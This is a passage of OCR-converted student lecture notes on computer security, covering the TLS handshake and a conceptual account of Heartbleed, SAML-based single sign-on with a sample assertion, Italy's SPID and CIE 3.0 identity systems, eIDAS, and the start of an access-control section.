To avoid this, it was implement an extension of D-H key exchange protocol, called **Ephemeral Diffie-Hellman**. The idea is to generate an unique session key for each session by using a particular parameter, so it is used once (ephemeral).

6 Attacking TLS

6.1 TLS Overview


It's a suite of cryptographics protocols (Handshake-Record) and part of transport layer. Namely **T**ransport **L**ayer **S**ecurity. It provides:

- Authentication
- Confidentiality
- Integrity

TLS - Existing Versions

- v1.0 (1999) $\sim$ 35.5%
- v1.1 (2006) $\sim$ 38.7%
- v1.2 (2008) $\sim$ 99.8%
- v1.3 (2018) $\sim$ 56.9%

TLS - Handshake



No one outside client/server can read the content of message and can't tamper with it.

1. **Client Message Hello**
   - The **client Hello message** contains:
     (a) Version of the protocol that the client wants to use (to guarantee confidentialty and integrity they must have the last available v1.3)
     (b) The client generates a random string, **chaining the *timestamp*** and a nonce (random number with unique utilization)
     (c) list of supported **chipher suites**
     (d) list of supported **compression methods**
     (e) list of **required extensions**
2. **Server Message Hello**
   - Frist message that is sent from the client to establish a communication.
     The **Server Hello message** contains:
     (a) chosen protocol (the highest version supported by both parties)
     (b) random value obtained by chaining the timestamp & a randomly generated nonce
     (c) the **session identifier**
     (d) chosen **cipher suite**
     (e) chosen **compression method**
     (f) list of **required extensions**

6.1.1 TLS Vulnerabilities

TLS configuring

You cannot just "deploy" TLS, you must:

- Enableing TLS during the web server configuration (Nginx, Apache, etc)
- choose the versions of TLS you want to offer
- choose the set of available cipher(s)
- set a certificate issued by a trustworthy CA
- cope with implementation issues (e.g., vulnerable libraries)

TLS v1.2 Attack Tree




Figure 6.1: TLS v1.2 Attack Tree

Heratbleed

- Found in the heartbeat extension of the popular OpenSSL library used to keep a connection alive as long as both parties are still there
- The client sends a heartbeat message to the server with a payload that contains data and the size of the data (and padding)
- The server must respond with the same heartbeat request, containing the data and the size of data that the client sent
- If the client sends false data length, the server will respond with the data received by the client and random data from its memory to meet the length requirements specified by the sender
- Random data from server memory can contain the private key of the server, credentials, sensitive documents, credit card numbers, emails, ...

6.2 Mitigations

- Once identified, the above vulnerabilities (as well as many others) were patched, or mitigations were suggested
- Several problems can be avoided by proper configuration of the TLS server, or by issuing updates on the cryptographic library.
- The issue is that nobody really learns each solution for each context... e.g.,
  - How can you solve Heartbleed vulnerability?
  - How can you solve Poodle vulnerability? And ROBOT vulnerability?
  - What about HSTS Preloading?

Mitigations Solutions

Google for the solution, and you will probably find the solution! But you must:

- Search through long articles;
  - "... is a multi-step process..."
  - "... presents a few fixes for system admins..."
- Perform operations that are unnecessary for the webserver
  - e.g., change all your passwords and reissuing the key is not going to fix Heartbleed, even though is a recommended step for incident response!
  - "update your server to the last version...", even if it is a good practice, it is not the step needed to fix Heartbleed.

Repeat this for each vulnerability found.

Watch out

If a problem was born during the configuration, you are in trouble, for example:

- Weak cryptographic primitives
- You have bugs in the implementation of cryptographic primitives

If you have to set up a new web server, it is better to use the TLS 1.3, because it is consider the most secure one.

7 Authentication 2


7.1 Single Sign On - SSO

- Multiple systems typically require multiple sign-on dialogues (Password fatigue and multiple sets of credentials (Presenting credentials multiple times)
- Headache for administration and users
- The more security domains, the more sign-ons required
- **Security domain**: an application or collection of applications trusting a common security token for authentication, authorization or session management.
- **Security token** is issued to users after they've actively authenticated with their identifiers and credentials (pwd or other authentication factors) to the security domain

SSO - Basic Idea

Outsourcing authentication to trusted 3rd party identity providers.
There are 3 main stakeholders:

1. User Agent (UA)
2. Identity Provider (IdP)
3. Service Provider (SP)



In general, more than one service providers can trust the same identity providers.

SSO - Properties

- **Credentials never leave the authentication domain** (I.e. IdP + UA)
- **Service providers** (affiliated domains) **have to trust the authentication** domain (Credentials must be asserted correctly, protect from unauthorised use)
- **Authentication transfer has to be protected**
  - Replay prevention on authentication tokens
    - Need to provide nonce as a freshness parameter to limit the reuse and lifetime of the authentication tokens/assertions
  - Interception/masquerade attacks
    - Need to add cryptographic signatures to authentication assertions (e.g. TLS and additional crypto protocols)

7.2 SAML

7.2.1 SAML Introduction

Namely, **S**ecurity **A**ssertion **M**arkup **L**anguage, use to manipulate assertions.

- SAML 1.0 defined in 2002, SAML 2.0 defined in 2005
- Answer to the lack of standards and interoperable solutions for exchanging authentication and authorization information across security domains
- Heavily based on mechanisms implemented in browsers (e.g., **redirections**)
- **Data format for exchanging**
  - Authentication data
  - Authorization data
- XML-based (Extensible Markup Language)
  - XML is a software (and hw) independent framework for storing and transporting data
  - XML is a markup language much like HTML
  - XML was designed to carry data with focus on **what data is**
  - HTML was designed to display data - with focus on **how data looks**
  - XML tags are not predefined like HTML tags are
  - XML was designed to store and transport data and to be self-descriptive

SAML - Entities

1 - Identity Provider (IdP)

- Authenticates the user
- Provides authorisation information

2 - Service Provider (SP)

- A server that hosts protected resources
- It relies on information provided by the IdP
- Local access policies to regulate access to protected resources


Federation is a group of entities

- Sharing a common policy
- Managed as a single entity
- The **federation establish only the initial trust among the resources** (**trust estabilishment** is performed by exchanging so called metadata e.g public key of SP and IdP)

The authentication is always between a **User** and an **IdP**


On Metadata and Trust Establishment

- IdP and SPs share **metadata** in whatever form and by whatever means possible
- At least the following metadata must be shared:
  - **Entity ID**: (globally-unique identifier included in every message issued by the entity)
  - **Cryptographic keys**:
    - For authentication purposes, a SAML message may be digitally signed by the issuer and content of message can be protected by a public encryption key belonging to the ultimate receiver. Indeed, trusted public keys must be shared in advance.



SAML - A Possible Scenario


- Consider Alice visits an airline website
- For booking her flight, she provides her credentials to airline website
- After booking, she found a link to car rental (from airline website)



- She visits car rental website
- Alice rents a car **without signing in again** because the car rental site trusts the airline site when transmitting authentication authentication assertions such as 2
- In this case, to be precise, the Airline site plays two roles: SP (since it's offering its service) and IdP (since it's guaranteeing the authentication of Alice to another site)

7.2.2 SAML Authentication Flow

Overview



1. A user want to access an SP
2. The user is redirected to a Discovery Service
   - It can be an external service or embedded in the SP
   - Allow the user to choose the IdP
3. The user goes back to the SP with the ID of his/her own IdP
4. The user is redirected to the IdP
5. Authentication is performed
6. The user goes back to the SP with the authentication


All the steps above are associated with a **SAML assertion** (in XML format).

Remarks

- **SAML Authentication was mainly designed for Web Services**
- It is possible to support other type of resources
  - Either web based or native applications
- Resources can support multiple SAML profiles
  - The profile identifies the exchange protocol and the message format
- Most widely used profile for web applications is **redirect**
  - The browser shows a page with a Javascript performing the redirect

7.2.3 SAML Details

Overview



Assertions

Basically, they are the core of the structure. They contain evidences that user has authenticated and they are composed of a set of attributes to identify and entity (e.g. username, credit card..). This assertion are exchanged in particular order by using protocols.

- **Assertion** = set of statements (claims) made by a SAML authority (asserting party). It can be seen as the **unit of information exchanged in SAML**
- **Authentication assertion**: Issued by a party that authenticates users. It describes:
  - Who issued the assertion
  - Authenticated Subject
  - Validity period
  - Other authentication-related information
- **Attribute assertion**: It defines specific details about the Subject (Example: 'Alice' has 'VIP member' status)
- **Authorization assertion**: It defines something the Subject is entitled to do (Example: 'Alice' is permitted to rent a car when on a business trip)

```
 1: <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
 2:   Version="2.0"
 3:   IssueInstant="2005-01-31T12:00:00Z">
 4:   <saml:Issuer Format=urn:oasis:names:SAML:2.0:nameid-format:entity>
 5:     http://idp.example.org
 6:   </saml:Issuer>
 7:   <saml:Subject>
 8:     <saml:NameID
 9:       Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
10:         j.doe@example.com
11:     </saml:NameID>
12:   </saml:Subject>
13:   <saml:Conditions
14:     NotBefore="2005-01-31T12:00:00Z"
15:     NotOnOrAfter="2005-01-31T12:10:00Z">
16:   </saml:Conditions>
17:   <saml:AuthnStatement
18:     AuthnInstant="2005-01-31T12:00:00Z" SessionIndex="67775277772">
19:     <saml:AuthnContext>
20:       <saml:AuthnContextClassRef>
21:         urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
22:       </saml:AuthnContextClassRef>
23:     </saml:AuthnContext>
24:   </saml:AuthnStatement>
25: </saml:Assertion>
```

Figure 6: Assertion with Subject, Conditions, and Authentication Statement

Protocols

Flow of assertion query and request for obtaining SAML assertions. Basically they describe the abstract level of message exchanging. Protocol is a set of messages with a particular format, that are exchange between entities to reach a certain goal (i.e. Successfully authentication of the users). *Notice*: The SAML is agnostic about how the idp implements the authentication procedure.
Artifact resolution: Mechanism by which protocol messages may be passed by references


- Authentication request
- Typical security goal of SAML protocols is authentication of users, namely *The SP authenticates the user through an IdP assertion*
- Important remark: **The behavior of a protocol is typically independent of how it is to be implemented**

Bindings

SAML requestors and responders communicate by exchanging messages.**The mechanism to transport these messages** is called a SAML **binding**. Basically, how abstract protocols can be implemented in real technologies.

Types: SAML URI. SAML SOAP, . . . , **HTTP redirect**, HTTP POST, HTTP artifact. HTTP redirect:

- enables SAML protocol messages to be transmitted within URL parameters
- It enables SAML requestors and responders to communicate by using an HTTP user agent as an intermediary (might be necessary if the communicating entities do not have a direct path of communication or if the responder requires interaction with a user agent, such as an authentication agent.)




Profiles

SAML 2.0 profiles combine protocols, assertions, and bindings to create a federation and enable federated single sign-on

Types of profiles: Web browser SSO, Single Logout, Artifact resolution, . . .

- **Web browser single sign-on** profile provides options about:
  Flow initiation: The message flow can be initiated from the identity provider or the service provider
  Bindings: HTTP redirect, HTTP POST, HTTP artifact
- **Single Logout** profile is used to terminate all the login sessions currently active for a specified user within the federation:
  - A user who achieves single sign-on to a federation establishes sessions with more than one participant in the federation;
  - The sessions are managed by a session authority, which in many cases is an identity provider;
  - When the user wants to end sessions with all session participants, the session authority can use the single logout profile to globally terminate all active sessions


Web SSO Profile 1st scenario - IdP initiated SSO




1. a user has a login session (that is, a security context) on a web site (airline.example.com) and is accessing resources on that site.
2. At some point, either explicitly or transparently, he is directed over to a partner's web site (cars.example.co.uk) (We assume that a federated identity for the user has been previously established between airline.example.com and cars.example.co.uk based on a business agreement between them.)
3. The identity provider site (airline.example.com) asserts to the service provider site (cars.example.co.uk) that the user is known (by referring to the user by their federated identity), has authenticated to it, and has certain identity attributes (e.g. has a "Gold membership").
4. Since cars.example.co.uk trusts airline.example.com, it trusts that the user is valid and properly authenticated and thus creates a local session for the user

The **flow of messages** for this scenario is:

1. User is challenged to supply credentials to the IdP site
2. User provides valid credentials and a local logon security context is created
3. User selects a menu option or link on the IdP to request access to SP web site; this causes the IdP's SSO Service to be called
4. SSO Service builds a SAML assertion representing the user's logon security context
5. Browser issues an HTTP POST request to send a form to the SP's Assertion Consumer Service
6. Final access check to allow/deny user access to resource




Web SSO Profile 2st scenario - SP initiated SSO



- More common scenario starts with a user visiting an SP site, possibly first accessing resources that require no special authentication or authorization
- When they subsequently attempt to access a protected resource at the SP, the SP will send the user to the IdP with an authentication request in order to have the user log in
- Once logged in, the IdP can produce an assertion that can be used by the SP to validate the user's access rights to the protected resource

The **flow of messages** for this scenario is:



1. User attempts to access a resource on SP
2. SP sends a redirect response
3. SSO Service determines whether user has an existing logon security context at the identity provider; if not, IdP interacts with user to provide valid credentials
4. User provides valid credentials and a local logon security context is created
6. IdP Single Sign-On Service builds a SAML assertion representing the user's logon security context
7. The browser issues an HTTP POST request to send the form to the SP's Assertion Consumer Service
8. Final access check to allow/deny user access to resource

Authentication Context

- It indicates how a user authenticated at an Identity Provider
- The Identity Provider includes the authentication context in an assertion at the request of a Service Provider or based on configuration at the Identity Provider
- A Service Provider can require information about the authentication process to establish a level of confidence in the assertion before granting access to resources
- Existing SAML federation deployments have adopted a **"Levels Of Assurance" (or LOA)** model for categorizing the wide variety of authentication methods into a small number of levels, typically based on some notion of the **strength of the authentication**.
- Service Providers then decide which level of assurance is required to access specific protected resources, based on some assessment of "value" or "risk"

Metadata

- A SAML metadata document describes a SAML deployment such as a SAML identity provider or a SAML service provider
- Deployments share metadata to establish a baseline of trust and interoperability
- **Minimum set of metadata to be shared:**
  - **Entity ID** (a globally unique identifier used in software configurations, relying-party databases, and client-side cookies)
  - **Cryptographic Keys**
  - **Protocol Endpoints** (bindings and URLs)
- To verify the signature on the message of the issuer, the message receiver uses a public key known to belong to the issuer (**integrity**: non-repudiation and authenticity)
- Similarly, to encrypt a message, a public encryption key belonging to the ultimate receiver must be known to the issuer (**confidentiality**)
- In both situations—signing & encryption—trusted public keys must be shared in advance
- Once the message is signed and encrypted, the issuer sends the message to a trusted protocol endpoint, the location of which must be known in advance
- Upon receipt, the message receiver decrypts the message (using its own private decryption key) and verifies the signature (using a trusted public key in metadata) before mapping the entity ID in the message to a trusted partner
- This scenario requires each party to know the other in advance: **To establish a baseline of trust, parties share metadata with each other.**
  - Initially, this may be as simple as sharing information via email
  - Over time, as the number of SAML partners grows, the natural tendency is to automate the metadata sharing process
  - An implementation that supports SAML Web Browser SSO requires a schema-valid SAML metadata file for each SAML partner

7.2.4 SAML Security

Just providing assertions from an asserting party to a relying party may not be adequate to ensure a secure system.

- How does the relying party trust what is being asserted to it?
- What prevents a "man-in-the-middle" attack that might grab assertions to be illicitly"replayed" at a later date?

SAML defines a number of security mechanisms to detect and protect against such attacks:

- Primary mechanism is for the relying party and asserting party to have a pre-existing trust relationship which typically relies on a **Public Key Infrastructure (PKI)**
- While use of a PKI is not mandated by SAML, it is recommended
- Use of particular security mechanisms are described for each SAML binding in the standard

General recommendations are the following:

- Where message **integrity & confidentiality** are required, then **SSL/TLS** is recommended
- When a relying party requests an assertion from an asserting party, bi-lateral authentication is required and the use of SSL/TLS using mutual authentication is recommended
- When a response message containing an assertion is delivered to a relying party via a user's web browser (for example using the **HTTP POST binding**), then to ensure message integrity, it is mandated that the response message be **digitally signed using XML Signature**
- **Message expiration**: SAML messages should contain a timestamp of when the request was issued, when it expires or both. If the SAML message never expires or if the expiration is not verified, there is a greater risk of a message falling into the hands of an attacker
- **Message replay**: Assertions should contain a unique ID that is only accepted once by the application
- **SAML from Different Recipient**: An application should only accept a SAML message intended for the SP application.
  - If the application does not perform this check, it may accept a SAML message generated fromauthenticating to another application and allow an attacker into the application as the user from the otherapplication
- **XML External Entity (XXE)**: A SAML message is just a user-provided XML message that is processed by the Service Provider. Check all standard XML attack vectors such as XXE that forces to parse malicious data

SAML Privacy

Privacy refers to both

- a user's ability to control how their identity data is shared and used
- mechanisms that inhibit their actions at multiple service providers from being inappropriately

SAML has a number of mechanisms that support deployment in privacy:

- **Persistent pseudonyms** established between an identity and a service provider: pseudonyms do not themselves enable inappropriate correlation between service providers (as would be possible if the identity provider asserted the same identifier for a user to every service provider, a so-called global identifier)
- **one-time/transient identifiers** ensure that every time a certain user accesses a given service provider through a SSO operation from an identity provider, that service provider will be unable to recognize them as the same individual as might have previously visited
- **Authentication Context** allows a user to be authenticated at a sufficient (but not more than necessary) assurance level, appropriate to the resource they may be attempting to access at some service provider


7.3 National Identity Infrastructures

SSO is typically deployed in large companies and organizations: e.g. also Public Administration (PA) at national and international level, thanks to its advantage in terms of scalability and flexibility. Another typical scenario is financial services, because of their concerns of transaction and data integrity.

In Italy, there are 2 examples of digital identity solutions:

- SPID = Sistema Pubblico Identità Digitale (that involves few IdP)
- CIE 3.0 = Carta d'Identità Elettronica 3.0, that is a ID card with a chip that provides some advantages:
  1. NFC connectivity to enable automated and wireless communication
  2. crpytographic primitives to offer a robust level of security.
  3. Resilience: card is owned by individuals, so attackers must steal also the physical card; there's no single point of failure as with Identity providers that are points where all sensitive data are located.

7.3.1 SPID



SPID is essentially based on the SAML Web Browser SSO Profile.
There are 4 stakeholders involved:

1. **AgID** (that has the task of coordinating public administrations in the implementation of the Three-Year Plan for information technology in Public Administration.), provides a list with trustable IDP and SP
2. **Service provider** (manily P.A. services, around 1k, but also extendible to private services, around 100 right now)
3. **Identity Provider** (there are multiple providers, and a user could own different identities based on the IdP)
4. **Attribute Provider** (can provide some specific attribute like car license possession, diploma etc if needed)

Some details:

- Identity providers are private companies (Phylosophical/polytical question)
- Assurance levels: there are 3 levels (excluding level 0 that is not used because it doesn't guarantee asserted identity): level 1 requires only password, level 2 multi-factor auth and level 3 cryptographic auth.
- User identification for enrollment is delicate (in 2016 a bug was exposed)
- Adoption seems to lag behind although with the pandemics increased substantially


SPID register

- Repository of all the information related to the entities adhering to the SPID and represents the evidence of the so-called circle of trust established therein
- The relationship of trust on which the federation established in SPID is based is achieved through the intermediation of the Agency, third party guarantor, through the process of accreditation of ID providers, the attribute authorities and SP
- Adhesion to SPID constitutes the establishment of a relationship of trust with all existing members accredited by the Agency, based on the sharing of the standard security levels of assurance declared and guaranteed by SPID
- The **federation registry** contains the list of entities that have passed the accreditation process and are therefore part of the SPID federation
- For each entity the registry contains an entry called AuthorityInfo consisting of: SAML identifier of the entity, name of the subject to which the federation entity refers, type of entity, URL of the metadata provider service, List of qualified attributes which can be certified by an Attribute Authority
- The federation registry is populated by AgID following stipulation of the agreements and updated by said Agency during the activities related to management of the agreements and the supervision of the parties of the SPID circuit

7.3.2 CIE 3.0

It contains:

- Name
- Surname
- Place and date of birth
- Residency
- Holder's picture
- Two fingerprints



- Different validity periods (10 years for adults)

Main capabilities:


- NFC (Near Field Communication)
  - set of communication protocols for communication between two electronic devices over a distance of at most 4 cm
  - low-speed connection with simple setup
  - NFC devices can act as electronic identity documents and keycards

- Cryptography
  - AES (192, 256 bits) and Triple DES (112 bits)
  - SHA-2 or SHA-1
  - Diffie-Hellman 2048 bits and Elliptic Curve Diffie-Hellman 192 bits
  - RSA 2048 bits (v1.5)
  - X.509 certificate with personal data signed by official CA

7.3.3 European Identity Infrastructure

Aka the portability of national digital identities of Member States and more

- If an Italian citizen wants to authenticate against a German online service, first the German eIDAS-Node (eIDAS-Connector) is directed by the web application to initiate the authentication process
- It sends a request to the Italian eIDAS-Node (eIDAS-Service)
- The Italian eIDAS-Node forwards the user to a system that is equipped to authenticate the Italian citizen using the national eID scheme
- After authentication, the German eIDAS-Connector receives the citizen's information which it forwards to the web application
- eIDAS relies on SAML for communication between the eIDAS-Connector and eIDAS-Service (called eIDAS-Nodes)




A **vulnerability** was found in 2019: SEC Consult found a vulnerability that basically allowed attackers to bypass the signature verification, allowing athem to send any SAML message to an affected eIDAS-Node

- The attacker could therefore, e.g., send a manipulated SAML response to an eIDAS-Connector to authenticate as anybody

Currently, eIDAS focus on **digital wallets**:
A personal digital identity wallet is a user controlled app empowering the citizens to provide proofs of their identity or attributes so that the citizen is able to selectively share personal information with services by fishing (verifiable) credentials from the wallets.

This implies:


- **Self-sovereign identity** = users control the verifiable credentials that they hold and their consent is required to use those credentials.
  - EU is creating an eIDAS compatible European Self-Sovereign Identity Framework (ESSIF) making use of decentralized identifiers and the **European Blockchain Services** Infrastructure (EBSI)
- **Decentralized Identifiers** = identify subjects that the controller decides that they identify
- **Verifiable credentials** = digital equivalent of physical credentials such as credit cards, passports, driving licenses, qualifications and awards



8 Access Control

8.1 What is AC

Access Control is a security service/module that can grant different privileges and permissions to specific class of users



Both *subject* and *device* must be authenticated before the request, that can be related to access or perform some actions on a resource. Then the *requests* arrives to a "*guard*" or *policy* decision point that, according with policy rules, grant or deny access.

The first part can be:

- Subject: any entity (including a program) allowed to ask accessing a resource/object
- User: subject identifying a human being

There are two main **boundaries** to enable security:

- The *outer boundary* prevents the by-passing of the Guard: all authorization requests go through the Guard, are evaluated according to the policy, and in case they are granted, access is passed to the object or resource
  - The outer one can be by-passed only by privilege users (such as administrators) that need to install/update policies or perform other routine administrative operations
- The *inner boundary* guarantees the integrity of the audit log so that this can be inspected to understand what happened and why (i.e. to whom access was granted and for which reason)
  - Contrary to the outer boundary, the inner boundary cannot be by-passed even by privilege users (such as administrators) as this would give rise to possible insider attacks (to the integrity of the log) that would make auditing meaningless

Example: OS

OS must protect users from each other

- memory protection
- file protection
- general control and access to objects
- user authentication

The fundamental tradeoff of OS security:

- Sharing (desirable)
- Protection (difficult)

Principle of least Priviledge Every subject (such as a process, a user, or a program) must be able to access only the information and resources that are necessary for its legitimate purpose

8.1.1 Definition and structure

Access Control can be defined as the process of:

- mediating requests to resources and data of a system
- determining whether a request should be granted or denied

It can be represented as a tuple with the following **flow**:

subject **s** wants to perform action **a** on resource **r**


1. Access request (s,a,r) is sent to access control module
